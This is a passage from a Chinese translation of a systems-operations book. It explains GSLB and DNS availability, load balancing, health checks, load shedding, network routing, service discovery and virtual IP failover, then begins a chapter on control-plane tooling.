针对要路由的服务，每个地区都有一个或多个负载均衡实例池，如图9-3所示。每个池都有一个指向负载均衡器的IP地址（基于虚拟IP地址的负载均衡相关内容请参阅9.7节）。GSLB通过每个地区专门的DNS服务器工作，帮助特定实例池获得连接虚拟IP地址的请求。普通DNS服务器只包含域名和地址的静态数据库，而GSLB服务器还能够追踪实例池的健康状况和响应能力，只对外提供那些通过了健康状况检查的底层地址。如果实例池处于脱机状态，或者不存在任何能为请求提供服务的健康实例，那么GSLB服务器就不会对外提供实例池中的IP地址。

GSLB的另一个优势是，不同的GSLB服务器会为同一请求返回不同的IP地址。这样就可以在多个本地池间实现负载均衡，或为客户端提供最近的访问点。具体过程见图9-4。



图 9-4 针对同一请求返回不同的IP地址

- (1) 首先，调用方请求DNS查询域名price.example.com的IP地址。
- (2) 两台GSLB服务器可能都会响应，但两台服务器对price.example.com的查询返回不同的IP地址。欧洲域名服务器返回184.72.248.171，而北美域名服务器返回151.101.116.133。
- (3) 在本例中，客户端在欧洲，所以它可能首先得到了欧洲域名服务器所返回的184.72.248.171。
- (4) 于是，客户端直接连接到184.72.248.171，而这个IP地址实际指向了一台负载均衡器，接下来该负载均衡器就像往常一样将流量引向某个实例。

千万记住，上述顺序有两个运行阶段。在全球范围内，这些操作基于DNS和巧妙的算法来决定提供哪个IP地址。然而，图中没有涉及域名解析后的操作，此时负载均衡器（有时称为“本地流量管理器”）会作为反向代理，处理实际的调用和响应。

上述方法要求调用方可以同时访问全局流量管理器和本地流量管理器。

上述场景只是说明了GSLB的最基本的用法。实际上，全局流量管理器可以为选择路由搜集大量的相关信息。例如，图9-4假定每台GSLB服务器只知道其本地的实例池。在实际部署中，每台GSLB服务器都配置有所有的实例池，但是会优先把流量发给最近的实例池。这使得GSLB服务器将流量引向更远的实例池，前提是该实例池是唯一可用的。GSLB服务器也会使用加权分布和一系列负载均衡算法，用于灾难恢复策略，甚至可以用作滚动部署过程。

9.2.4 DNS的可用性

DNS的价值在于其服务器可以满足地址解析的请求。然而，当这些服务器本身不可用时会发生什么情况？当调用方无法找到DNS服务器时，DNS服务的可用性再好也无济于事。DNS属于基础设施中不可见的那部分，往往会被忽视，但DNS服务的中断会导致重大的事故。

DNS服务器的重点应该是多样性，不要将其托管在与生产环境相同的基础设施上。要确保有两个或两个以上的DNS服务提供方，且其服务器位于不同的地点。公共系统状态监控页面需要使用不同的DNS服务提供方。要确保在系统失效时至少有一台DNS服务器可以工作。

9.2.5 要点回顾

本节介绍了很多内容，下面总结一下DNS的用途和局限性。

- 当服务不经常发生变动时适合使用DNS。
- DNS轮询提供了一种低成本的负载均衡方式。
- 服务发现是人际交互的过程，之后在配置中设置DNS名字。
- 当全局流量管理器与本地负载均衡器结合使用时，DNS的优势能有效发挥。
- DNS服务器的多样性至关重要，不要将DNS服务器与生产环境的服务置于同一个基础设施上。

9.3 负载均衡

现阶段构建的几乎所有系统，都使用了能够水平扩展的实例农场，通过这些农场执行请求并返回结果。水平扩展有助于提高系统的整体容量和韧性，但这也引入了对负载均衡的需求。负载均衡就是在整个实例池中分发请求，从而尽可能快地正确响应所有请求。在9.2节中，我们将DNS轮询视为负载均衡的一种手段。本节将讨论主动负载均衡，涉及调用方和服务提供方实例之间使用的硬件和软件，如图9-5所示。



图 9-5 主动负载均衡

所有类型的主动负载均衡器，都会监听一个或多个套接字，这些套接字在一个或多个IP地址上，这些IP地址通常称为“虚拟IP地址”或VIP。

负载均衡器上的单个物理网络端口可能会绑定数十个虚拟IP地址。所有这些虚拟IP地址都会映射到一个或多个“实例池”，实例池定义了底层实例的IP地址以及大量负载均衡策略信息，包括以下方面。

- 需要使用的负载均衡算法。
- 需要对实例进行的健康状况检查。
- 运用哪种会话黏性进行客户端会话（假定需要）。
- 当实例池中没有可用实例时如何处理传入请求。

对发出调用的应用程序而言，负载均衡器应是无形的，至少在其正常工作时应该如此。如果客户端能感知到负载均衡器，那么很可能是负载均衡器停机了。

反向代理服务器后的服务提供方实例，需要生成多个URL，包含虚拟IP地址对应的DNS名字，而不是自身的主机名（无论如何都不应该使用实例自身的主机名）。

负载均衡器在硬件和软件中都适用，每种都有其优缺点。下面先深入讨论软件负载均衡器。

9.3.1 软件负载均衡

软件负载均衡成本低廉。它使用应用程序监听请求，并将请求派发到实例池中。下面这个应用程序基本上是一台反向代理服务器，如图9-6所示。



图 9-6 反向代理服务器

普通的正向代理服务器采用多路复用将传出的多个调用组合到单个源 IP 地址上，而反向代理服务器正相反，它采用逆多路复用将传入单个

IP地址上的调用分散到多个地址上，Squid、HAProxy、Apache httpd和nginx等都是很好的反向代理服务器，能够起到负载均衡的作用。

与DNS轮询一样，反向代理服务器也在应用程序层中发挥着“魔力”，因此它并不具备完全的明晰性，但好在使用起来并不烦琐。记录请求的源地址毫无帮助，这些地址只是代理服务器的地址。“讲规矩”的代理服务器，会将X-Forwarded-For这样的头部信息添加到传入的HTTP请求中，这种情况下，服务可以使用自定义的日志格式记录。

除负载均衡之外，还可以在反向代理服务器上配置缓存，通过缓存响应信息来减少服务实例的负载，这样有助于减少内部网络上的流量。如果正好是系统中带容量约束的实例，那么通过缓存减少流量就可以提高系统的总容量。当然，如果反向代理服务器本身带有容量约束，这样做就不起作用了。

Akamai是世界上最大的反向代理服务器“集群”，它的基本功能就是缓存代理。与Squid和HAProxy相比，Akamai具有一定的优势，比如大量离终端用户很近的服务器。但从逻辑上来说，它们是相同的。

由于反向代理服务器需要处理每个请求，因此它可能很快就不堪重负。一旦开始考虑在反向代理服务器之前构建一层负载均衡，那么就该考虑其他选择了。

9.3.2 硬件负载均衡

硬件负载均衡器是与反向代理服务器功能类似的专用网络设备。和反向代理软件一样，这些设备提供同种类型的拦截和重定向功能，例如F5的Big-IP产品。相比反向代理软件，硬件负载均衡器运行时更靠近网络，所以能够更好地提供容量和吞吐量，如图9-7所示。



图 9-7 硬件负载均衡

硬件负载均衡器具有应用程序感知能力，并提供在OSI模型第4层到第7层切换的能力。实际上，这意味着它们可以负载均衡所有面向连接的

协议，而不仅仅是HTTP或FTP。我看到过成功利用这种方式负载均衡一组搜索服务器，这组服务器没有自己的负载管理器。硬件负载均衡器还可以将流量从一个站点完全切换到另一个站点，这种方法在灾难恢复时特别有用，可以将流量转移到故障切换站点。硬件负载均衡器与GSLB（请参阅9.2.3节）配合使用效果更佳。

硬件负载均衡器最大的缺点当然是价格，其低端配置的价格大概是几万美元，而高端配置的价格轻易就能达到几十万美元。

9.3.3 健康状况检查

服务健康状况检查是负载均衡器提供的最重要的功能之一。负载均衡器不会将流量发送到未通过若干健康状况检查的实例。健康状况检查失败的频率和次数均可在每个实例池中进行配置。请参阅8.3.5节了解有关良好健康状况检查的一些详细信息。

9.3.4 会话黏性

负载均衡器会尝试将重复的请求引向同一个实例，这对应用程序服务器中的有状态服务很有帮助，比如用户会话状态。将相同的请求引向相同的实例，因为该实例的内存中已经存储了必要的资源，所以调用方等待响应的时间会更短。

黏性会话的缺点是它会阻止负载在机器间均匀分布。如果碰巧有几次长时间的会话，那么就会发现某台机器在一段时间内高速地运行。

会话黏性需要某种方式来确定如何将“重复请求”分组到一个逻辑会话中。一般来说，负载均衡器会将cookie附加到针对第一个请求传出的响应中，而随后的请求会根据该cookie的值散列到一个实例上。另一种方法是假定所有来自特定IP地址的传入请求都属于相同的会话，但如果负载均衡器的上游有一台反向代理服务器，或者大部分客户端通过它们自己网络中的出站代理访问（比如美国在线），此方法完全行不通。

9.3.5 按请求类型分隔流量

另一种有效运用负载均衡器的方法是“基于内容的路由”。此方法依据传入请求的URL中的某些内容，将流量路由到相应的实例池中。例如，搜索请求可能会被路由到一组实例中，而用户注册请求会被路由到其他某处。大规模数据提供方可以将长时间运行的查询引向一组机器，将使用集群的快速查询引向另一组机器。当然，请求中的某些内容对负载均衡器必须是可识别的。

9.3.6 要点回顾

负载均衡器是系统服务中不可或缺的组成部分，不能将其仅仅视为网络基础设施的一部分。

负载均衡在可用性、系统韧性和扩展性方面发挥着重要作用。由于许多应用程序属性依赖负载均衡，因此在构建服务和规划部署时，需要与负载均衡设计结合起来。如果系统结构将负载均衡器处理为其他团队管理的“超出管理范围的部分”，那么甚至可以考虑在可控范围内实施一层软件负载均衡，完全安装在网络硬件负载均衡器后。

- 负载均衡会创建映射到实例池的“虚拟IP地址”。
- 软件负载均衡器在OSI应用层上运行，成本低，易操作。
- 相比软件负载均衡器，硬件负载均衡器能满足的网络规模更大，但它要求直接访问网络，还需要特定的工程技能。
- 健康状况检查是负载均衡器配置的重要组成部分，良好的健康状况检查可以确保请求能够执行成功，而不仅仅是服务正在监听套接字。
- 会话黏性有助于缩短有状态服务的响应时间。
- 如果在划分服务后想更高效地处理工作负载，可以考虑使用基于内容感知的负载均衡。

9.4 控制请求数量

如果回到大型机的“美好时代”，我们可以预测每天的工作量。运维工程师会计算一个给定的工作需要多少个MIPS。（1个MIPS表示每秒执行数百万条指令……不要小看这个数字，这些机器在当时已经尽其所能了。）不过那些日子已经一去不复返了，我们如今创造的大多数服务直接或间接地面向全世界。

我们每天所面对的现实是，这个世界可以随时摧毁我们的系统。没有什么天然的保护，我们必须构建这种保护。这里有两个基本策略：要么拒绝工作，要么扩展容量。接下来将讨论何时、何地以及如何拒绝工作。

9.4.1 系统为何会失效

系统的每次失效，都源自某个等待队列。

对于请求-回复形式的工作负载，需要考虑正在使用的资源，以及用于访问这些资源的队列，这将帮助我们决定在哪里拒绝新的请求。显然，每个请求都会在它所经过的每一层上占用一个套接字，当请求被实例处理后，该实例就临时少了一个处理其他新请求的套接字。实际上，在请求完成后，该套接字还会被占用一小段时间（请参阅9.4.2节框注）。

可用套接字数量与服务每秒可以处理的请求数量之间存在一定关系，这取决于请求处理的持续时间。（根据利特尔法则，它们之间是相关的。）服务完成请求处理的速度越快，其可处理的吞吐量就越高。但目前正在讨论的是高负载情况下的系统，当负载较重时，放慢服务处理速度自然符合预期，但当请求的“洪峰”涌来时，这意味着接收请求的套接字越来越少！我们称之为“变得非线性”了，这不是一种好状态。

接下来要考虑的资源是穿过网卡的原始I/O带宽。无论机器拥有多少个虚拟网卡，或者实例已打开多少个套接字，以太网本质上就是一个串行协议。把数据包“放到”导线上需要时间，在端口繁忙时，任何待发送的数据包都必须排队。另外，应用程序只有在准备就绪时才会接收数据包，在这之前，所有到达网卡的内容都必须进行缓冲，直到应用

程序在套接字上对其调用某种形式的`read`操作，缓冲过程才结束。发送端和接收端都有一定数量的内存分配到这些缓冲区，所有进入这些缓冲区的数据都必须经过其中的队列。当写入缓冲区已满时，TCP协议栈将不会接受任何新的写入，并且`write`调用将被阻塞。当读取缓冲区已满时，TCP协议栈将不会接受任何新的传入数据，并且连接将停顿下来。（最终，这种停顿会传回到发送方应用程序，导致发送方应用程序的`write`调用也被阻塞。）

应用程序什么时候从TCP缓冲区中读取数据的速度最有可能开始变慢？当然是在高负载的时候，这是另一个非线性效应。

还存在另外一种队列，就是服务器套接字上的“监听队列”。TCP连接的请求需要经过三阶段握手，其间必须要等待应用程序接受这个连接。当应用程序调用`accept`时，服务器的TCP协议栈会将该连接从监听队列中移除，并将其交给读取队列和写入队列（请参阅4.1.1节中的“三次握手”）。如果连接请求在该队列中停留了足够长的时间，客户端最终会失去耐心并放弃这次连接。如果监听队列已满，那么尝试连接的客户端会进行一系列的重试，最终放弃连接。

随着来自外部世界的请求进入系统的深处，它们会激活系统每一层的资源，直到处理请求的工作完成。通过内部结构的多个层次，可以将网络边缘处的单个请求转化为一棵服务请求树。每个请求都是服务提供方监听队列的瞬态负载，以及其套接字和网卡上的持久负载。在高负载下，这些资源会被持续占用更长时间，这进一步延长了新进入的请求的响应时间。在某些时候，一个或多个服务的响应时间超过了调用方的超时时间，此时调用方会停止等待原始请求的响应，并可能对系统发起重试（确切地说，这种操作对系统伤害最大）。

9.4.2 防止灾难

从上面的讨论看，在高负载情况下最好把那些无法及时完成的工作“挡在门外”。这就是所谓的“甩负载”²，它是控制传入请求数量的首要方式。

2甩负载（load shedding）与限流（rate limiting）不同，前者指基于系统的整体状况来拒绝一些请求，而后者指基于某个请求的特点来拒绝它。——译者注

当套接字监听队列已满时，就可以快速进行甩负载，快速拒绝胜于慢速超时。

我们通常希望能尽早甩负载，从而避免在拒绝请求之前就已经占满多个层级上的资源。靠近网络边缘的负载均衡器是甩负载的理想场所，当响应时间太长时（换句话说，超过了服务的SLA），在第一层服务上运行的健康状况检查，就可以通知负载均衡器进行甩负载。另外，负载均衡器还需进行配置，当所有实例都未通过健康状况检查时，可以向调用方发回HTTP 503响应代码。这是对调用方的快速响应，表示“线路太忙，稍后再试”。

服务可以通过度量自身响应时间，来协助解决高负载的问题。它们还可以检查自身的运维状态，查看是否能及时回复请求。例如，监控连接池的争用程度，可以让服务估计等待时间。同样，服务还可以检查其所依赖的系统的响应时间。如果必须依赖的某些系统响应得太慢，则健康状况检查应该显示此服务不可用，这样就能通过服务层来提供背压机制。

服务也应该有相对较短的监听队列。每个请求都会在监听队列中等待一些时间，并花一些时间进行处理，我们称这两个时间之和为“驻留时间”。如果服务需要在100毫秒或更短的时间内做出响应，那么这就是允许的驻留时间。许多人在度量时间时出现错误，因为他们仅仅度量处理时间。这就是为什么服务本身可能认为处理时间正常，而服务消费方抱怨处理得太慢。监听队列是串行的，而处理是多线程的，所以排队时间最终会比处理时间要长。有关排队的数学有点艰深，而且当达到边界值和最大排队长度时，利特尔法则不太适用。但需要知道该服务是直接面向互联网（适用于所有实用场景，请求数量无限），还是仅向内部开放（请求数量有限）。如果想对此进行精确的建模，请查看Neil Gunther博士的PDQ分析工具包。如果想使用启发式算法，那么可以将最长等待时间除以平均处理时间，然后把结果加1，再把结果乘以所拥有的请求处理线程的数量，并将结果增加50%，这时才是合理的监听队列长度。

由于客户端会重试TCP连接（从而加大请求量），因此当服务无法满足所有请求时，主动清空监听队列也很有帮助。这体现出自我保护的意识，有点像《星际迷航》中的舰长为应对危机，而向全体飞船船员发出“黄色警报”或“红色警报”。清空监听队列像是一个安排紧凑的循环，一旦接受连接，立即返回事先准备好的拒绝信息，例如字符串常量503 Try Again\r\n\r\n。

TIME_WAIT和bogon

关闭的套接字会在TIME_WAIT状态下保持一段时间，来让所有在互联网上游荡的“掉队”的包超时，或在其到达时被丢弃。假设没有这样的TIME_WAIT状态，那么服务器就可以关闭套接字 32768，然后再将其重新分配给新的请求。而与此同时，发生网络传输延误的旧连接的数据包姗姗来迟，更罕见的是，其序列号甚至可能与服务器所期望的相匹配。这样，服务器就收到了不知从哪里来的奇怪的数据。由于当前客户端并没有发送这些数据，因此导致TCP流不再同步。这样的数据包就被称为bogon，而TIME_WAIT则可以防止系统出现这种情况。

只处理数据中心内部数据的服务可以设置极短的TIME_WAIT，释放临时的套接字，必须确保相应地减少这些机器TCP设置中数据包默认的“生存时间”。在Linux上，请查看tcp_tw_reuse的内核设置。

9.4.3 要点回顾

没有人会在与世隔绝的环境中使用服务，现在的服务大多必须处理互联网规模的负载。一般来说，这些服务要么可以直接处理来自世界各地的请求，要么可以间接地为能做到这点的系统提供服务。我们无法控制访问流量的模式和广大用户善变的行为，所以当负载过重时，服务需要保护自己。

- 尽可能在网络的边缘拒绝额外的请求。请求进入系统越深，占用的资源就越多。
- 提供健康状况检查，允许负载均衡器保护应用程序。

- 在因响应时间过长引发访问重试时，开始拒绝请求。

9.5 网络路由

由于数据中心的服务器通常具有多个网络接口，因此有时会出现这样的问题：特定类型的流量应该经过服务器的哪些网络接口？举例来说，将服务器的前端网络接口接入一个虚拟局域网与Web服务器通信，同时，将该服务器的后端网络接口接入另一个虚拟局域网与数据库服务器通信，这种情况很普遍。在这种情况下，服务器必须要知道使用哪个接口才能访问特定的目标IP地址。

如果服务器就在附近，那么路由会比较容易，只要基于子网地址就可以了。以上述应用程序服务器为例，其后端接口可能与数据库服务器共享一个子网，而其前端接口可能与Web服务器共享一个子网。当涉及远程服务时（可能是第三方服务），路由就会变得更复杂。

现代操作系统力图使路由自动发生且不可见。当一台服务器启动其主网卡时（只要操作系统认定其为主网卡），会将该网卡的主IP地址当作其“默认网关”，并将这个网关作为这台主机的路由表中的第一个条目。随着该主机与交换机之间的“对话”越来越多，它们就会“闲聊”有关路由的信息，其间主机就会随时更新其路由表。该表会告诉操作系统，可以使用哪个网卡到达目的地址或目的网络。当应用程序发送数据包时，主机会对照路由表检查数据包的目标IP地址，了解是否能将该数据包发送到更靠近目标地址的下一跳（hop）。

大多数情况下，这样就能“正常工作”了。然而有时候，当主机存在多条看似合理的路由，但与实际效果并不一致时，就会遇到问题。比如要连接一个合作密切的业务伙伴所提供的服务，如果访问该服务需要提供个人身份信息，那么就需要建立一个虚拟专用网，而不是直接通过公共互联网发送敏感数据。由于存在大量不受控的配置选项，因此虚拟专用网和主交换机都能对外发布可以到达目的地址的路由通告。

最好的情况是在测试过程中，由于合作伙伴的服务不可访问，继而发现服务无法打开套接字，并且收到“目标不可达”的响应。这是最好的情况——总会出现的错误比间歇性的成功要好得多。如果主机碰巧以

正确的顺序接收路由通告，它就会通过虚拟专用网发送这些敏感数据包。但如果主机以错误的顺序得到路由通告，它就会尝试通过前端网络（公网）发送敏感数据包。此时只能希望合作伙伴更擅长处理网络方面的事务，不会接受这种连接。否则，这些个人身份信息将通过公共互联网以明文形式发送。更糟的是，这个服务看起来没有异常，所以你甚至都不知道坏事正在发生。

上述问题的一种解决方案是静态路由定义。尽管网络管理员对外都不赞同使用静态路由，但有时这是唯一可行的方法。

另一种越来越常见的路由解决方案是软件定义网络，通常与虚拟化基础设施和基于容器的基础设施密切相关。容器和虚拟机使用虚拟IP地址、虚拟局域网标记和虚拟交换机来创建一种“网络上的网络”。此时，数据包仍然在相同的网线上流动，但主机的IP地址不再牵涉其中，这就实现了虚拟交换机在物理交换机之外独立运维。运维人员可以使用私有IP地址池³来分配私有IP地址，将DNS名字附加到这些私有IP地址上来识别服务，并动态创建防火墙和子网。

³即IETF和IANA所预留的用于局域网通信的私有网络的IP地址，包括10.0.0.0/8、172.16.0.0/12和192.168.0.0/16。——译者注

“一模一样”的机器

在某个客户的基础设施环境中，我和同事发现两台机器用不同的顺序标记网络接口。这两台机器运行的操作系统及其版本均相同，而且硬件型号也相同。但不知何故，一台机器最左侧的网络端口表现为第一个网络接口，而另一台机器最左侧的网络端口表现为第二个网络接口。也就是说，一台机器上的主网卡是eth0，另一台机器上的主网卡是eth1，然而这两台机器都将eth0连接到前端交换机。

这意味着第一台机器的默认网关已正确设置为面向公网的交换机，第二台机器却尝试使用具有管理功能的交换机发送其所有业务流量。

我们最终发现问题是由第二台机器的主机管理控制器（类似于个人计算机上的BIOS设置）中一个低层级设置覆盖导致的。不管怎

样，可能因为是在不同的时间段购买的，所以这两台机器在配置方面有细微差别。

要正确地解决这些路由问题，需要关注每个集成点。错误地配置路由，不仅会降低系统的可用性，还会泄露客户数据。因此，所有远程系统连接都应该使用电子表格或数据库来记录目标主机名字、地址和所需路由。总有一天，有人会需要这些信息来编写防火墙规则。

9.6 发现服务

在两种情况下，服务发现会变得很重要：第一，组织有太多的服务，使用DNS管理不再可行；第二，部署环境高度活跃。而有一些场景能同时符合这两种情况，比如基于容器的环境。

服务发现其实包含两部分。第一部分是服务实例对外宣布自身开始接受负载，这将静态配置的负载均衡池转换为动态池。而任何类型的负载均衡器——无论是采用硬件还是软件——都可以实现这一点，并不是必须拥有特殊的“云感知”负载均衡器才能实现。

第二部分是查找。调用方至少需要知道一个IP地址，才能访问某个特定服务。即使提供DNS服务的服务器超级活跃并且可以感知服务，对调用方来说，服务发现的查找也类似一个简单的DNS解析过程。

需要注意的是，服务发现本身也是一种服务，它也会失效或过载，所以客户端最好能在短时间内缓存服务发现的结果。

最好不要运行个人服务发现系统。就像连接池和加密库一样，编写一个能工作的系统和编写一个总能工作的系统，存在着天壤之别。

可以在分布式数据存储（例如Apache ZooKeeper或etcd）上创建服务发现机制。此时，可以使用程序库来封装低层级的访问，最终更简单和更可靠地使用这些数据库。举个例子，如果使用CAP定理中的术语，ZooKeeper是一个能满足CP4的系统。这意味着若存在网络分区（以及将会出现网络分区），某些节点将不会响应查询请求或接受数据写入。而由于客户端需要保持可用，因此它们此时必须启动后备措施，能够使用其他节点或先前缓存的结果。然而期望每个客户端都能做到

这一点是不现实的。想要了解更多使用ZooKeeper进行服务发现的内容，可以参考Pinterest公司发布的一份不错的相关报告。

4即同时满足一致性（consistency）和分区容忍性（partition tolerance）。——译者注

HashiCorp公司的Consul能以分布式数据库的方式来运行，这一点与ZooKeeper类似。然而，Consul的架构设计使其成为能满足AP5的系统。在出现网络分区时，Consul能首先保持系统可用，但所获得的数据是陈旧的。另外，除了服务发现，Consul还能进行系统健康状况检查。

5即同时满足可用性（availability）和分区容忍性（partition tolerance）。——译者注

其他一些服务发现工具能直接在PaaS平台的控制层上应用。例如，当Docker Swarm启动容器来运行服务实例时，它会自动将这些实例注册到Swarm的动态DNS和负载均衡系统中。

这是一个快速发展的领域。如你所见，上述每个工具适用情况都不同。它们涵盖了不同的范围，并且在失效情况下会受不同行为的影响。实际上，每个工具都可以单独写一章，完整地记录一些注意事项，并详细讨论工具功能与应用程序职责之间的界限。但是到本书即将付梓时，这样的内容可能已经过时了，epub格式也不例外，不可能实现即插即用的可替换性。工具的选择并不是一件简单的事情，而工具的替换将产生更广泛的影响。这里唯一可靠的解决方案是，随时做好准备，尽力用选择的工具解决工作中的挑战。

9.7 迁移虚拟IP地址

假设一个应用程序很关键，但不具备原生集群能力，而负责托管它的服务器停机了。服务器故障转移节点上的集群服务器发现故障服务器的常规心跳消失了，于是该集群服务器判断原服务器已失效，然后就开始启动副服务器上的应用程序，并挂载了所需的文件系统，接着还接管了分配给集群网络接口的虚拟IP地址。

不幸的是，**虚拟IP地址**这个术语在这里有两层含义。一般来说，虚拟IP地址意味着一个IP地址不会与一个以太网MAC地址严格绑定。一方面，集群服务器可以使用这一点在集群成员之间迁移地址的所有权。另一方面，负载均衡器会使用虚拟IP地址将多个服务（每个都有自己的IP地址）复用到数量较少的物理接口上。这样就出现了虚拟IP地址语义上的重叠，因为用于负载均衡的服务器通常会成对出现，所以“服务地址”的虚拟IP地址，可以同时是“迁移地址”的虚拟IP地址。

这种虚拟IP地址其实只是一个可以根据需要从一个网卡移动到另一个网卡的IP地址。在任何时候，有且仅有一台服务器声称拥有这个IP地址。当这个地址需要移动时，集群服务器和操作系统会在TCP/IP协议栈的较低层级共同完成一些“有趣”的事情。它们会将IP地址与新的MAC地址（硬件地址）相关联，并对外通告新的路由（地址解析协议）。图9-8展示了活动节点失效之前和之后虚拟IP地址的迁移。




图 9-8 虚拟IP地址的迁移

这种IP地址的迁移通常用于通过主动方式和被动方式实现的数据库集群。客户端仅使用虚拟IP地址的DNS名称，而不是集群中任意节点的主机名进行连接。这样一来，无论当前集群中哪个节点拥有该虚拟IP地址，客户端都可以连接到相同的名字。

当然，这种方法不能迁移应用程序内存中的状态。因此，在地址迁移过程中，所有非持久化的交互状态都将丢失。对数据库来说，未提交的事务也会丢失。某些数据库驱动程序（如Oracle的JDBC和ODBC驱动程序）会自动重新执行由于故障转移而终止的查询。但更新、插入或存储过程调用都不会自动重复执行。因此，任何通过虚拟IP地址调用数据库的应用程序，都应做好在发生此类故障转移时收到SQLException的“心理准备”。

通常，如果应用程序在调用任何其他服务时，虚拟IP地址发生了迁移，那么就必须为下面可能发生的事情做好准备：下一个TCP数据包进入的服务器网络接口与上一个数据包进入的接口不同，从而导致某些地方抛出IOException。应用程序的代码逻辑必须准备好处理这个错误，并且处理方式要不同于“目标不可达”错误的处理方式。如果有可能，此时应用程序应该尝试针对新节点重新发出请求（请参阅5.2节了解有关重试的一些重要的安全限制）。

9.8 小结

本章着眼于互连层，该层上的所有实例组合成系统。在构建该层时，需要考虑负载均衡、路由选择、甩负载和服务发现等关键问题。在组织中，这些问题可能已经有了可供使用的解决方案。比起花大价钱请专门的运维团队提供一些强大的工具，已有解决方案能提供更大的帮助。

下一章会继续深入，查看混合了应用程序实例和基础设施工具的系统的控制问题，讨论如何部署、监控和干预在生产环境中运行的系统。

第 10 章 控制层

在前几章中，从物理主机开始自底向上，我们讨论了抽象和虚拟化层，以及创造众多在机器上运行的实例。讨论过程中提到的那些软件，好像被推倒的盒子中的那些乐高积木。这时需要用控制层把这些“积木”放在正确的位置，并将它们连接成一个有机的整体。

控制层囊括所有在后台运行的成功处理生产负载的软件和服务。可以这样理解：处理用户生产数据的那些软件，就是生产软件；主要工作是管理其他软件的软件，就是控制层。

我们在本章中面临这样的挑战：各个工具、软件包和供应商要解决的问题没有清晰地区分开来。在一个列出所有问题的表格中，点击一列就能下载解决相应问题的工具，事情远不像描述的这么简单。工具和问题之间存在着重叠和空白，并不是每个工具组合都能协同工作，不存在能解决所有问题的万能软件包。在集成工具时要耗费巨大的精力，进行大量的实验，经历无数的错误。

10.1 适合的控制层工具

当考虑控制层时，请记住其中的每一部分都是可选的。如果愿意做一些权衡，也可以不选任何选项。例如，有了日志记录和监控这些控制层选项，就有助于开展事后分析、事故恢复和缺陷发现等工作。如果没有这些选项，上述工作将花费更长的时间，甚至根本没有办法完成。如果可以忍受长时间的停机，或者觉得从首席执行官的电话里得知自己的软件已停机没什么大不了，那么就无须考虑上述控制层选项。

举一个更恰当的例子，如果在物理硬件上运行静态网络，则不需要IP地址管理软件。在网络达到一定的规模以前，上述做法是可以接受的，并且更能节约成本。然而，当网络规模达到具有多个虚拟局域网和软件交换机的覆盖网络时，如果再不进行IP地址管理，任何人都会发疯。

控制层越先进，其实现和运维的成本就越高。控制层中的每个工具都有持续的运维成本，尝试将持续的运维成本看作权衡固定成本与可变成本，即专职运维人员的固定成本，和部署加速、事故恢复和服务整备等可变成本。如果网络规模很小且变更频率很低，就不必实现和维护先进的控制层。但如果可以将一个平台团队的成本平摊到每年对几百个服务所做的几百次部署上，那么有一个先进的控制层就显得更有意义。

上面的成本公式也不是一成不变的，因为几乎每天会发布新的开源运维工具。虽然往往是一些大公司在解决自身问题时创建了这些工具，但他们发布的这些工具和程序库，使得业内其他人的能力得到了提升。当2007年本书第1版出版时，记录日志和监控几乎是一个商业化的市场。而如今，这个市场几乎是开源的。那时候要实现操作系统的自动化整备，要么需要一个大型的商业软件包（需要投入几十万美元的软件许可成本，另外还要投入好几十万美元的实施成本），要么单凭个人开发一套系统。而如今，最困难的问题变成了如何从所有精良的开源软件中选择一个自己满意的工具！

重点是，不要误以为必须安装上面涉及的所有工具，但是，控制层工具的发展日新月异，要持续评估不同解决方案的开销和难度。

10.2 机械效益

机械效益指人类可以依靠简单机器增强自身力量。有了机械效益，一个人可以移动比自己重得多的物体。阿基米德说过：“给我一个支点，我能撬动地球。”

机械效益最关键的一点，是它既能帮大忙，也能帮倒忙。强大的杠杆作用使人花很少的力量就能做出巨大的改变。我们自然希望杠杆作用能向利好的方向发展，例如向一万台机器所组成的“舰队”发布最新软件。不幸的是，还是出现了很多因为自动化出错导致的事故案例。在4.10节中，我们已经看到Reddit网站如何深受过度自动化的危害，在5.12节中讨论的调速器模式，也致力于减少自动化出错导致的危害。

下面来看一个真实停机的案例，这次事故影响了很多人和公司。

2017年2月28日，AWS在US-East-1地区1的S3服务发生中断。成千上万的公司由于严重依赖S3服务而遭遇停机，网络大面积“陷入了黑暗”，运维工程师几近崩溃。用户频繁不断地访问AWS状态服务器，直至系统崩溃。（这些崩溃的服务器并没有在S3上运行！）尽管S3服务完全中断前后持续了大约2小时，但所有使用S3服务的系统都要花更长的时间恢复正常运行。对SaaS市场的大部分系统来说，这是一个“重启日”。

1位于美国弗吉尼亚州北部。——译者注

与其他服务提供商一样，亚马逊了解此类事故会影响客户继续选择该服务的信心。事故之后沟通最关键的部分，就是对该事故的事后分析。每次事后分析都有3项重要的工作要做，内容如下。

(1) 解释发生的事情。

(2) 道歉。

(3) 承诺进行改进。

亚马逊在事后分析中很好地完成了上述3项工作，这份事后分析报告中有些部分非常值得关注。

10.2.1 属于系统失效，而非人为错误

